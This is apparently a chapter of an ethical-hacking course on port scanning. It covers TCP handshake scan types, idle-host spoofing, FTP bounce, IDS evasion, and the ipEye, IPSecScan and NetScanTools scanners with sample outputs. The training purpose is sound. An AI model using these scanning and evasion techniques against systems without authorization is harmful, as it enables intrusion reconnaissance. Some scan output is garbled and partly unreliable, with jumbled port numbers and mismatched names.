- Port Scanners
-

Concept If "pinging" a system can determine if the system is active, where does the need for scanning arise? Ping was originally developed to use UDP packets but this would not generate an error message as the ICMP protocol does. This section focuses on port scanning. We have seen the nature of information that can be obtained from a ping sweep.

Attack Methods


However, an attacker would like to explore what ports exist on the target machine and whether any of the ports are open. Once he can detect an open port, he will attempt to discover the nature of service running on the port. This gives him an indication of any vulnerability (based on the service) that can be exploited to gain access into the target

system. Another objective an attacker might have would be to discover the operating system details running on the target system. The category of tools used for this are the port scanners. While IDS or firewall can check port scanning to a great extent - if properly configured; it is not hacker proof entirely. Recall the reference to firewalk in the preceding module.


Most often system administrators are misled into thinking that a firewall implementation can secure their systems. The popular categories of firewall deployment are the application proxies and the packet filtering gateways, with the former considered to render more security to the network. The biggest exploit vulnerability in any firewall is mis-configuration. How does an attacker probe a firewall? Now, every firewall has a unique way of identifying itself.

Threat Scanning and banner grabbing allow attackers to take advantage of this identification sequence. They may even be able to identify the version, type, and maybe even some certain rules. This may not seem relevant outwardly, however, once the firewall's strategic points are mapped, the attacker can probe further for weaknesses. Before furthering any discussion, let's take a look at the basics.

TCP three-way handshake



Concept To understand port scanning techniques better, it is essential to know how TCP connection is established between two systems as most scanners take advantage of this 'three-way handshake'.



Once the three-way handshake has been completed, there is bi-directional communication over the connection.

The significance of TCP based applications is that TCP supports packet re-ordering, repeat transmission of lost packets, acknowledges packets and has flow control, which is important for

message based applications.

Note The three-way handshake helps to synchronize the connection between two systems and use sequence and acknowledgment numbers to indicate data transmission and reception. The TCP flags control the flow of the session and this is technically what a port scanning program takes advantage of. These flags can be used to collect port information.

Port numbers, unlike IP numbers are not unique - though, they are unique to the system. They form the communication end points between systems. While the client system uses arbitrarily assigned port numbers, the server uses fixed port numbers to facilitate communication simultaneously with various systems. Readers are encouraged to read RFC 1700 to familiarize themselves with assigned port numbers. Within a network however, local hosts look up the "services" file for port number mappings. In UNIX, this is the text file names /etc/services while on Windows it is

%windir%\system32\drivers\etc\services. The format is <service name> <port number>/<protocol>[aliases...] [#<comment>]. An attacker getting access to this file gets an entire communication mapping of the system.

Understanding Port Scanning Techniques

- **Port Scanning** is one of the most popular reconnaissance techniques used by hackers to discover services that can be compromised.
 - A potential target computer runs many 'services' that listen at 'well-known' 'ports'.
 - By scanning which ports are available on the victim, the hacker finds potential vulnerabilities that can be exploited.
 - Scan techniques can be differentiated broadly into *Vanilla, Strobe, Stealth, FTP Bounce, Fragmented Packets, Sweep and UDP Scans*.
-

Note One of the primary activities that an attacker undertakes while attempting to penetrate the system is to compile an inventory of open ports using any of the port scanning techniques. On completion, this list helps the attacker identify various services that are running on the target system using a RFC compliant port list (discussed before under the services file). This allows further strategizing leading to system compromise.

We have discussed that ports form the communication ends between systems. Port numbers are 16-bit unsigned numbers and can be broadly classified into three categories. Port 0–1023 is "well known ports", 1024 - 49151 are "registered ports" and 49152 - 65535 is "dynamic or private ports".

Port scanning usually means scanning for TCP ports, which being a stateful protocol - based on acknowledgement, gives good feedback to the attacker.

One problem with port scanning is that it is effortlessly logged by the services listening at the scanned ports. This is because they detect an incoming connection, but do not receive any data, thereby generating an application error log.

UDP, or connection-less (without acknowledgement) traffic, responds in a different manner. In order to scan for UDP ports, the attacker generally sends empty UDP datagram at the port. If the port is listening, the service will send back an error message or ignore the incoming datagram. If the port is closed, then the operating system sends back an "ICMP Port Unreachable" (type 3) message. Here, by the method of exclusion, the attacker can find open ports. Usually UDP ports are high end ports.

Port Scanning Techniques



Port Scanning Techniques can be broadly classified into:


- Open scan
 - Half- open scan
 - Stealth scan
 - Sweeps
 - Misc
-

Concept Port scanning techniques can be broadly differentiated into open scan, half-open scan and stealth scan. There are other techniques such as ICMP echo and FTP bounce, and these are covered under sweeps and miscellaneous scans. It is assumed that the reader is familiar with the various protocols as advised in the RFC reference discussed earlier.

How does an attacker decide on which scan to adopt? Well, this depends largely on the knowledge gained by the attacker during his reconnaissance regarding the type of network topology, IDS and other logging features present on the system. Predictably, an attacker would like to keep his actions undetected.

For the discussion on scanning techniques, the term 'client' will be used to denote the machine that opens an arbitrary port and the term 'server' will be the machine that uses standard ports.

Concept Open Scan / TCP Connect () Scan



Let us discuss open scan first. These are also known as vanilla scans where a full connection is opened to the target system by a three-way TCP/IP handshake. Therefore, these are easiest to detect as well as to block on the network. However, the information gathered with an open scan is as best as it can get in determining the port state.

We have seen that the client sends a SYN flag, which is replied by a SYN+ACK flag by the server and which in turn is acknowledged back with an ACK flag by the client to complete the connection. This three-way handshake establishes connection from both ends and likewise be terminated from both ends individually.

In vanilla scanning, once the handshake is completed, the connection is terminated by the client allowing a new socket to be created or called. This confirms an open port. This automatically allows the next port to be scanned for a running service or 'listening' state. This goes on till the maximum port threshold is reached.

On the other hand if the port is closed or 'not listening' the server responds with a RST+ACK flag, (RST stands for 'Reset the connection') to which the client responds with a RST flag, thereby closing the connection. This is created by TCP connect () system call and thus identifying instantaneously if the port is open or closed.

The disadvantage of this scan technique to an attacker is that he cannot spoof his identity as spoofing would require sending a correct sequence number as well as setting the appropriate return flags to set up data connection. Moreover, most stately intrusion detection systems and firewalls detect and log this scan, exposing both the attempt and the attacker's IP address as it opens a complete connection that can be filtered or blocked. The advantage it renders is fast accurate scans that require no additional user privileges.

As with any scan, the challenge to the security professional will be to disallow the attacker knowledge of the machines and configuration behind the firewall, as well as the services which might be vulnerable to an attack. In this event, an attacker will attempt an inverse mapping technique.

Concept Inverse Mapping

One of the first stealth scans to appear was the Inverse Mapping scan, which was reported in 1998 by the CERT® Coordination Center. Inverse mapping indicates whether the target machine is alive or not from the absence of a response. In other words, absence of a predicted response indicates that the converse holds true.

The modus operandi was to use packets with customized flags (RST (Reset) and SYN-ACK packets and DNS response packets) to find the response that target machine would broadcast. This type of scan did not find out information about the ports specifically that were open. A computer that was alive on the network would respond to the request, while a non-existent computer would generate an ICMP host unreachable error message. In this manner, an attacker could stealthily map out a network.

For instance, if a scanned port returns a RST response, it is an indication that the port is closed. In an inverse mapping scenario, absence of a RST response indicates that the port is open. However, this increases the possibility of registering false positives i.e. a false inference of a port being open even when it is closed. This could be due to the presence of a firewall or a packet filtering device that drops such scan packets.

Concept Ident Scanning

Reverse ident scanning is a rather old form of scanning and mostly seen on UNIX and related machines. Most of these systems have applied patches and such scans are detected easily now. This technique involves emanating a response to the ident/auth daemon, which is usually on port 113 to query the service running there for the owner of the running process. The primary objective behind this scan is to discover root and exploit a vulnerable overflow or probe the system further. However, a system that is not a root might hold little to interest the user.

Another reason this can be used is to gather miscellaneous information such as user information, entities, objects and processes that will otherwise remain private. This takes advantage of the identification protocol if it is acting as an authentication mechanism. Ideally, it should not be used as an access control service nor relied upon added host/username authenticity.

The formal syntax taken from RFC 1413 reveals the following EBNF:

FORMAL SYNTAX

```
<request> ::= <port-pair> <EOL>
<port-pair> ::= <integer> "," <integer>
<EOL>   ::= "015 012" ; CR-LF End of Line Indicator, octal \r\n
equivalents
<integer> ::= 1*5<digit> ; 1-5 digits.
```


Using this grammar applied to the data sent to a server piped to the ident/auth port will reveal the process owner running on a given port, even though the client has initiated the connection. Needless to say, this is a fast scan requiring no additional privileges while returning important information.

Concept Half-Open Scan

We have seen that a TCP connect () scan can be easily logged as the IDS can detect a complete connection being initiated from outside and being established. One way hackers began evading this detection while meeting their objective was to do a half open scan. In a half open scan, a complete TCP connection is not established. Instead, as soon as the server acknowledges with a SYN|ACK response, the client tears down the connection by sending a RST (or reset connection) flag. This way, the attacker detects an open port listening / running a service from the ACK response, and at the same time succeeds in not establishing a full connect () system call by sending the RST from the kernel level.


Logically, a RST response indicates a closed port. However, sophisticated IDS and firewall systems are now capable of detecting a SYN packet from the void and prevent such scans from taking place. This is because like a TCP connect () system call, the half open scan initiates with a SYN flag, which can be easily monitored. Another drawback this scan holds for the attacker is that he has to make a custom IP packet to do this scan. Making a custom IP packet requires access to SOCK_RAW (getprotbyname('raw'); under most systems) or /dev/bpf (Berkeley packet filter), /dev/nit (Sun 'Network Interface Tap'). This generally requires privileged user access.

Generally a uid of 0 or administrative privileges is needed to use SOCK_RAW, /dev/bpf, /dev/nit and the like. This is a security precaution taken by most systems to prevent users from accidentally creating such packets and broadcasting them on the network.



Concept IP Header a.k.a "Dumb" Scan

This is an interesting scan technique that was first reported by Antirez. This takes advantage of the IP Header structure. This is considered a stealth scan as the source IP can be spoofed. However, this is a time consuming scan and requires a dumb intermediary host. The term 'dumb host' is used to indicate a host that has little or no activity. Usually such hosts are detected in modem sub pools where some system has been left up all night without any activity. Let us take a look at how this scan works.



In this scan, the client detects a dumb host by some host sweeping and on detecting one, pings the dumb host. The analysis of the ID field, encapsulated within the IP header (recall discussion on ping packet) shows an increment of one with each sequential ping. For instance a dumb host ping packet analysis will read as:

32 bytes from Dumb host IP: seq=1 ttl=64 id=+1 win=0 time=44 ms

32 bytes from Dumb host IP: seq=2 ttl=64 id=+1 win=0 time=45 ms

32 bytes from Dumb host IP: seq=3 ttl=64 id=+1 win=0 time=42 ms

Note that the window size (win) is zero and the time to live (ttl) is 64. This is just a note to the reader as these fields assume significance in later scan techniques. Now, the client spoofs a packet with a SYN flag and the dumb host's IP and sends it to the server. He also continues to ping the dumb host simultaneously. The server replies with an SYN|ACK or a RST response as the case may be to the dumb host (due to the spoofed IP). The IDS / Firewall of the server will register the scan attempt, but with the dumb host's IP as the source of the scan. The dumb host on its part has not initiated the connection and sends a RST bit (kernel initiated) to the server if it receives a SYN|ACK packet from the server. In case the server sends a RST response, the dumb host just ignores it.

32 bytes from Dumb host IP: seq=11 ttl=64 id=+1 win=0 time=46 ms

32 bytes from Dumb host IP: seq=12 ttl=64 id=+3 win=0 time=49 ms

32 bytes from Dumb host IP: seq=13 ttl=64 id=+2 win=0 time=47ms

The client has been monitoring the ping packet of the dumb host and notices an increase of more than one in the id field if the dumb host is sending a RST flagged bit to the server, thereby inferring that there is an open port on the server. Incase there is no increase in the id field; the client can infer that the dumb host has not sent any response to the server. This would indicate that the server had sent an RST packet indicating a closed port.


This is indeed an innovative scan technique, but very time consume as the client has to first scan for a dumb host. However, this scan is not restricted to just the SYN flag. The occurrence of false positives can be minimized only if the traffic on the dumb host is minimal.

We have seen how the dumb host responded to a SYN|ACK flagged bit from the server. What if a scan is initiated with a SYN|ACK flag instead of a SYN flag? Would that be stealth enough?

Concept Stealth Scan

Initially half open scans were considered stealth, however as intrusion detection software evolved, these scans were easily logged. Now, the term stealth refers to a category of scans where the packets are flagged with a particular set of flags other than SYN, or a combination of flags, no flags set, with all flags set, appearing as normal traffic, using fragmented packets or avoiding filtering devices by any other means. All these techniques resort to inverse mapping to determine open ports.

Concept - SYN|ACK Scan




As seen in the discussion on dumb hosts, a SYN|ACK flagged bit sent to a closed port elicits a RST response, while an open port will not reply. This is because the TCP protocol requires a SYN flag to initiate the connection.

This scan has a tendency to register fairly large false positives. For instance , packets dropped by filtering devices, network traffic, timeouts etc can give a wrong inference of an open port while the port may or may not be open. However, this is a fast scan that avoids a three-way handshake.


Concept - FIN Scan

This works very similar to the SYN|ACK scan, with inverse mapping used to determine open or closed ports. The basis is that closed ports are required to reply to the probe packet with an RST, while open ports must ignore the packets in question (see RFC 793 pp 64). The scan attempts to exploit vulnerabilities in BSD code. Since most OS are based on BSD or derived from BSD, this was a scan that returned fairly good results. However, most OS have applied patches to correct the problem. However, there remains a possibility that the attacker may come across one where these patches have not been applied.



Concept - ACK Scan

This scan was first described by Uriel Maimon in his article 'TCP Port Stealth Scanning'. The scan takes advantage of the IP routing function to deduce the state of the port from the TTL value. This is based on the fact that IP function is a routing function. Therefore, ttl value will be decremented by one by an interface when the IP packet passes through it. However, this scan works on most UNIX related operating systems.



packet 1: client IP port 78: F:RST -> ttl: 68 win: 0 => unfiltered

packet 2: client IP port 79: F:RST -> ttl: 68 win: 0 => unfiltered

packet 3: client IP port 80: F:RST -> ttl: 50 win: 0 => filtered

packet 4: client IP port 81: F:RST -> ttl: 68 win: 0 => unfiltered

Notice that the ttl value returned for the third packet is less and hence indicates a filtered port. In other words, any ttl value less than 64 would indicate a filtered port. However, this may not work on all target machines. In earlier versions of BSD, the window field was also used to detect a filtered port. For example, any non-zero value for the window field would indicate a filtered port.

packet 1: client IP port 20: F:RST -> ttl: 64 win: o => unfiltered

packet 2: client IP port 21: F: RST -> ttl: 64 win: o => unfiltered

packet 3: client IP port 22: F:RST -> ttl: 64 win: 512 =>filtered

packet 4: client IP port 23: F:RST -> ttl: 64 win: o => unfiltered

Here, notice that the third sequential packet returns a window field with a non -zero value and hence indicates a filtered port. Also note that here the ttl value remains 64, and does not give away the filtered port. Remember - the scan does not show an open or closed state of port - but merely a filtered state of the port. While this scan is fast and avoids most detection systems, it is not compatible with all OS and relies more on the bug in the BSD code, which has been patched by most vendors.

Systems vulnerable to this include at least some versions of AIX, Amiga, BeOS, BSDI, Cray, Tru6 4 UNIX, DG/UX, OpenVMS, Digital UNIX, FreeBSD, HP- UX, OS/2, IRIX, MacOS, NetBSD, OpenBSD, OpenStep, QNX, Rhapsody, SunOS 4.X, Ultrix, VAX, and VxWor.

This scan is also popular among attackers to determine the firewall rulesets. Attackers can map out firewall rulesets and determine whether the perimeter of the system is guarded by a stateful firewall or a simple packet filtering device that blocks incoming ICMP and SYN packets.

Concept NULL Scan

In a null scan, as the name indicates, the packet is set without any flags set. This tries to take advantage of RFC 793. Therefore the Null scan turns off all flags. However, the RFC does not specify how the system should respond. Most UNIX and UNIX related systems respond with a RST (if the port is open) to close the connection. However, Microsoft's implementation does not abide with this standard (based on their interpretation of the standard) and reacts differently to such a scan. In a UNIX like machine, a packet sent with none of the flags set, the BSD networking code informs the kernel to drop the incoming call if the port is open. An RST response indicates a closed port.

However, an attacker can use this to differentiate between a Windows machine and others by collaborating with other scan results. For instance, if a -sF,-sX,or -sN scan shows all ports closed, yet a SYN (-sS) scan shows ports being opened, the attacker can infer that he is scanning a windows machine. This is not an exclusive property though, as this behavior is also shown by Cisco, BSDI, HP/UX, MVS, and IRIX. Also note that the reserved bits (RES1, RES2) do not affect the result of any scan, whether or not they are set. Therefore this scan will work only with UNIX and related systems, though it avoids detection and the three -way handshake.

Concept Xmas Scan

In a Xmas scan, all the flags are set in contrast to the null scan. All the available flags in the TCP header are set (ACK, FIN, RST, SYN, URG, PSH) to give the scan an ornamental look - and hence the name.

The scan initializes all the flags and transmits the packet to the target system. This scan will work on UNIX and related systems - similar to the NULL scan - and cause the kernel to drop the packet in case the receiving port is an open/listening port. A closed port will send a RST response. As with the scans seen above, inverse mapping is relied upon to deduce port state and hence the possibility of false positives. Note that dropped packets can also mean that there exists a firewall or packet filtering device. Therefore this scan will work only with UNIX and related systems, though it avoids detection and the three-way handshake.

Concept TCP Fragmenting

This approach to scanning evolved primarily from a need to avoid false positives arising from other scans due to a packet filtering device present on the target machine. For any transmission, a minimally allowable fragmented TCP header must contain a destination and source port for the first packet (8 octet, 64 bit), the initialized flags in the next, which allows the remote host to reassemble the packet upon receipt through an internet protocol module that identifies the fragmented packets by the field equivalent values of source, destination, protocol and identification.

The scan works by splitting the TCP header into small fragments and transmitting it over the network. However, there is a possibility that IP reassembly on the server-side may result in unpredictable and abnormal results - such as fragmentation of the data in the IP header. Some hosts may be incapable of parsing and reassembling the fragmented packets and thus may cause crashes, reboots, or even network device monitoring dumps.

Some firewalls may have rulesets that block IP fragmentation queues in the kernel (like the CONFIG_IP_ALWAYS_DEFRAG option in the Linux kernel) - though this is not widely implemented due to the adverse affect on performance. Since several intrusion detection systems use signature-based mechanisms to signify scanning attempts based on IP and/or the TCP header, fragmentation is often able to evade this type of packet filtering and detection. There is a high possibility of causing network problems on the target network.

Sweeps

We have seen ping sweeps earlier in our discussion on Pinger.

Miscellaneous


Concept FTP bounce

A creative scan first detailed by 'Hobbit', takes advantage of the FTP servers with read/write access. The advantage of this scan can be both anonymity and accessibility. For instance suppose the target network allows FTP data transfer from only its recognized partners.

An attacker might discover a service business partner who has a FTP service running with a world-writeable directory that any anonymous user can drop files into and read them back from. It could even be the ISP hosting services on its FTP server.

The attacker, who has a FTP server and able to run in passive mode, logs in anonymously to the legitimate server and issues instructions for scanning or accessing the target server through a series of FTP commands. He may choose to make this into a batch file and execute it from the legitimate server to avoid detection.

If a connection is established as a means of active data transfer processing (DTP), the client knows a port is open, with a 150 and 226 response issued by the server. If the transfer fails a 425 error will be generated with a refused build data message. The PASV listener connection can be opened on any machine that grants a file write access to the attacker and used to bounce the scan attack for anonymity. Hobbit points out that "it does not even have to be an FTP server -- any utility that will listen on a known TCP port and read raw data from it into a file will do".



Often these scans are executed as batch files padded with junk so that the TCP windows are full and the connection stays alive long enough for the attacker to execute his commands. Fingerprinting the OS can help determine the TCP window size and allow the attacker to pad his commands for further access accordingly. Fingerprinting is discussed in detail later in this module.

This scan is hard to trace, permits access to local networks and evades firewalls. However, most FTP servers have patched this vulnerability by adopting countermeasures such as preventing third party connections and disallowing listing of restricted ports. Another measure adopted has been to restrict write access.

Concept UDP Scan

We have seen how private ports are assigned at the higher end and UDP scans try to detect the state of the port by transmitting a zero byte UDP packet to the target system and the concerned port. An open port does not respond, while a closed port will reply with an ICMP HOST UNREACHABLE response. Similar to inverse mapping, the absence of evidence is considered as the evidence of presence.

The disadvantage to the attacker is that UDP is a connectionless protocol and unlike TCP does not retransmit packets if they are lost or dropped on the network. Moreover, it is easily detected and unreliable (false positives). Linux kernels limit ICMP error message rates, with destination unreachable set to 80 per 4 seconds, thereafter implementing a 1/4 second penalty if the count is

exceeded. This makes the scan slow and moreover the scan requires root access. However, it avoids TCP based IDS and can scan non-TCP ports.


Ethical Hacker and Scanning Tools

Can an ethical hacker simulate these scanning techniques to ensure the security of the network? We had stressed earlier that an ethical hacker does not have the liberty of time as a hacker in the wild. Therefore solely relying on the scanning tools that we are going to discuss or others in the wild are not advocated for the following reasons.

The first and foremost armor is knowledge itself. The results of a scanner can be misleading if the ethical hacker does not have a good knowledge of common vulnerabilities, commonly affected hosts, and patterns indicating misuse. Relying solely on the scanning tool to all threats is not practical as the author of the vulnerability check may have written it incorrectly. It is also likely that it was created in a controlled or known environment such as a test lab and might not work as well in the open.

Apart from this, performing an exhaustive scan against all the systems in a large enterprise is usually not feasible due to network constraints, stability of the backbone and scanned systems, and the dynamic nature of network deployments (wireless, DHCP, etc.). Therefore mere scanning does not a security check complete. A sound argument to back this statement is the fact that the scanner does not have an internal view of the host being audited and can miss critical misconfigurations that result in an insecure setup, but appear "secure" from the outside with automation.

Tool: ipEye, IPSecScan



A screenshot of a Windows command prompt window titled 'cmd'. The command entered is 'ipEye -h'. The output shows the tool's usage information:

```
ipEye 1.0 - Coded by Arne Vidstrom (Arne.Vidstrom@Security.no)
http://nsecurity.no/toolbox/ipeye/
Usage: Too few parameters.
Usage:
ipEye <target IP> <scantype> -p <from port> <to port> [optional parameters]
ipEye <target IP> <scantype> -p <from port> <to port> [optional parameters]
Scantypes: One of the following:
-syn = SYN scan
-fin = FIN scan
-null = Null scan
-xmas = Xmas scan
Note: FIN, Null and Xmas scans don't work against Windows systems.
[optional parameters] are selected from the following:
--version = Print version information
--help = Print help information
--ip = IP for the scan
--port = source port for the scan
--delay = delay in ms = delay between ports in milliseconds
(default set to 750 ms)
```

Tools ipEye is a command-line driven port scanner written by Arne Vidstrom. It is a lightweight powerful tool bearing similarities with the command shell tools seen with UNIX. However, this port scanner is restricted to the Windows platform - 2000 and XP. Another drawback of this tool is that the hacker needs to know the specific IP before he can initiate a scan.

The basic usage for ipEye is:

```
ipEye <target IP> <scantype> -p <from port> <to port> [optional parameters]
```

The scantype parameter can take values of: -syn = SYN scan, -fin = FIN scan, -null = Null scan, - xmas = Xmas scan

However, the FIN, Null and Xmas scans don't work against Windows systems. Of these scan types, only the SYN SCAN is valid when scanning a Windows system. ipEye will scan the requested ports, given a valid IP address, and return a list of the FIN, Null and Xmas scans don't work against Windows systems.

- "Closed" indicates that there is a computer on the other end, but there is no service that listens at the port.
- "Reject" indicates the presence of a firewall or packet filtering device (sending a reset back) protecting the port.

- "Drop" indicates the presence of a firewall or packet filtering device that drops packets directed to port, or it indicates that the particular system is not alive on the target network.
- "Open" indicates that there is a service listening at the port.

```
D:\Module 3 - Scanning> ipseys 192.168.2.67 -syn -p 20-150
ipseys 1.2 - (c) 2000-2001 Arne Vidstrom (arne.vidstrom@ntsecurity.no)
http://ntsecurity.nu/toolbox/ipseys/
1-19 [not scanned]
20-22 [closed or reject]
24-25 [closed or reject]
26-37 [closed or reject]
38 [drop]
39 [closed or reject]
41-42 [drop]
43-14 [closed or reject]
35 [closed or reject]
36 [drop]
37-38 [closed or reject]
39 [drop]
40 [drop]
41-42 [closed or reject]
43 [drop]
44-181 [closed or reject]
182-183 [closed or reject]
185-186 [closed or reject]
187-194 [closed or reject]
196 [open]
197 [closed or reject]
139 [open]
143 [closed or reject]
443 [drop]
151-65535 [not scanned]
```

Note in the above scan we see ports 135 and 139 as open.

Let us see the same scan done with IPSecScan. IPSecScan is a tool that can scan either a single IP address or a range of IP addresses looking for systems that are IPSec enabled.

```
D:\Module 3 - Scanning> IPsecScan 192.168.2.1 192.168.2.118
IPsecScan 1.1 - (c) 2001, Arne Vidstrom, arne.vidstrom@ntsecurity.no
http://ntsecurity.nu/toolbox/ipsecscan/
192.168.2.1 IPsec status: Disabled
192.168.2.2 IPsec status: Indeterminable
192.168.2.3 IPsec status: Indeterminable
192.168.2.4 IPsec status: Indeterminable
192.168.2.5 IPsec status: Disabled
192.168.2.6 IPsec status: Indeterminable
192.168.2.7 IPsec status: Indeterminable
192.168.2.8 IPsec status: Indeterminable
192.168.2.9 IPsec status: Indeterminable
192.168.2.10 IPsec status: Indeterminable
192.168.2.11 IPsec status: Indeterminable
192.168.2.12 IPsec status: Indeterminable
192.168.2.13 IPsec status: Indeterminable
192.168.2.14 IPsec status: Indeterminable
192.168.2.15 IPsec status: Indeterminable
192.168.2.16 IPsec status: Disabled
192.168.2.17 IPsec status: Indeterminable
192.168.2.18 IPsec status: Indeterminable
```

In the scan above we have specified a range of IP addresses from 192.168.2.1 to 192.168.2.118. Note that the scan returns "Disabled" for some IPs - such as IP 192.168.2.1. This indicates that the system either doesn't support IPSec, has IPSec disabled, or that it is configured not to reveal that it has IPSec enabled.

A result of "Indeterminable" indicates that the scanner isn't sure if IPSec is enabled or disabled, it is also the label put on IP addresses which are not in use at all.

A result of "Enabled" indicates that the system has IPSec enabled.

Before we leave this discussion, let us take a look at what IPSec means.

IPsec is the short for IP Security. It is a set of protocols developed by the IETF to support secure exchange of packets at the IP layer.

IPsec = AH + ESP + IPcomp + IKE

- Authentication Header (AH): provides authenticity guarantee for packets, by attaching strong crypto checksum to packets. If a packet is received with AH and the checksum operation is successful, it indicates that the packet was originated by the expected peer (the packet was not generated by impersonator) and that the packet was not modified in transit. Unlike other protocols, AH covers the whole packet, from the IP header to the end of the packet.
- Encapsulating Security Payload (ESP) provides confidentiality guarantee for packets, by encrypting packets with encryption algorithms. If a packet is received with ESP and successfully

decrypted it indicates that the packet was not wiretapped in the middle, if the sender and the receiver share a secret key, and no other party knows the key.

- ESP provides encryption service to the packets. However, encryption tends to give negative impact to compression on the wire (such as ppp compression). IP Compression (IPcomp) provides a way to compress packet before encryption by ESP.
- As discussed above, AH and ESP need shared secret key between peers. For communication between distant locations, there is a need to provide ways to negotiate keys in secrecy. Internet Key Exchange (IKE) makes this possible.

IPsec has been deployed widely to implement Virtual Private Networks (VPNs). IPsec supports two encryption modes: Transport and Tunnel.


Transport mode encrypts only the data portion (payload) of each packet, but leaves the header untouched. The more secure Tunnel mode encrypts both the header and the payload. On the receiving side, an IPsec-compliant device decrypts each packet.

For IPsec to work, the sending and receiving devices must share a public key. This is accomplished through a protocol known as Internet Security Association and Key Management Protocol/Oakley (ISAKMP/Oakley), which allows the receiver to obtain a public key and authenticate the sender using digital certificates.

Note security of IPsec protocols depend on the secrecy of secret keys. If secret keys are compromised, IPsec protocols can no longer be secure.

Reference for readers: Old IPsec suite - RFC1825, New IPsec suite - RFC2401.

Tool: NetScan Tools Pro 2003



Tools NetScanTools consists of many independent network functions joined together in a single tabbed window. Most functions are designed to run in separate threads so several tabs can be used simultaneously. This program operates best on the newer Windows platforms.

NetScanTools communicates primarily using the TCP/IP protocol at the Winsock level. NetScanTools does not rely on remote agents to gather information. Instead, it uses active probing and in some circumstances passive listening for gathering information.

Active probing means that NetScanTools originates packets of information called datagrams and listens for responses to those packets. The responses are normally formatted into specific responses which are on a level above that of the transport level, such as a TCP or UDP. An example would be a name server response containing the IP address of a host.

NetScanTools Pro has a scanner tab - Port Prober, which will be discussed here. Port Probe (a port scanner) is an essential tool in determining the services or daemons running on a target machine. This prober is multithreaded, configurable and it allows running four different types of probing patterns. The user can build lists of target IP Addresses and lists of ports to probe, specifying timeouts and the protocol to connect with. Additionally, any data that is received from the target port upon connection is saved for viewing. The results are presented in a treeview and are colorcoded with different types of images for easy location of information at a glance.

The types of port connections supported are:

- TCP Full Connect. This mode makes a full connection to the target's TCP ports and can save any data or banners returned from the target. This mode is the most accurate for determining TCP services, but it is also easily recognized by Intrusion Detection Systems (IDS).
- UDP ICMP Port Unreachable Connect. This mode sends a short UDP packet to the target's UDP ports and looks for an ICMP Port Unreachable message in return. The absence of that message indicates either the port is used, or the target does not return the ICMP message which can lead to false positives. It can save any data or banners returned from the target. This mode is also easily recognized by IDS.
- TCP Full/UDP ICMP Combined. This mode combines the previous two modes into one operation.
- TCP SYN Half Open. (Windows XP/2000 only) This mode sends out a SYN packet to the target port and listens for the appropriate response. Open ports respond with a SYN|ACK and closed ports respond with ACK|RST or RST. This mode is less likely to be noted by IDS, but since the connection is never fully completed, it cannot gather data or banner information. However, the attacker has full control over TTL, Source Port, MTU, Sequence number, and Window parameters in the SYN packet.
- TCP Other. (Windows XP/2000 only) This mode sends out a TCP packet with any combination of the SYN, FIN, ACK, RST, PSH, URG flags set to the target port and listens for the response. Again, the attacker can have full control over TTL, Source Port, MTU, Sequence number, and Window parameters in the custom TCP packet. The Analyze feature helps with analyzing the response based on the flag settings chosen. Each operating system responds differently to these special combinations. The tool includes presets for XMAS, NULL, FIN and ACK flag settings.

The four types of probe patterns are:

- Sequential Probe. This method scans a linear set of ports as defined by the start/end port numbers over a linear set of IP addresses as defined by the IP address range settings.
- Probe Port List. This mode probes only the ports listed in the Port List. This mode probes either a single host or a range of IP addresses based on the selection made in the Probe Single Host/Probe IP Range radio button group. It probes each host sequentially, that is the first, then the second etc., using the list of port numbers shown in the Port List.
- Sequential Port Probe Using the Target List. This mode probes every port using the Starting through ending port range on every computer in the target list.
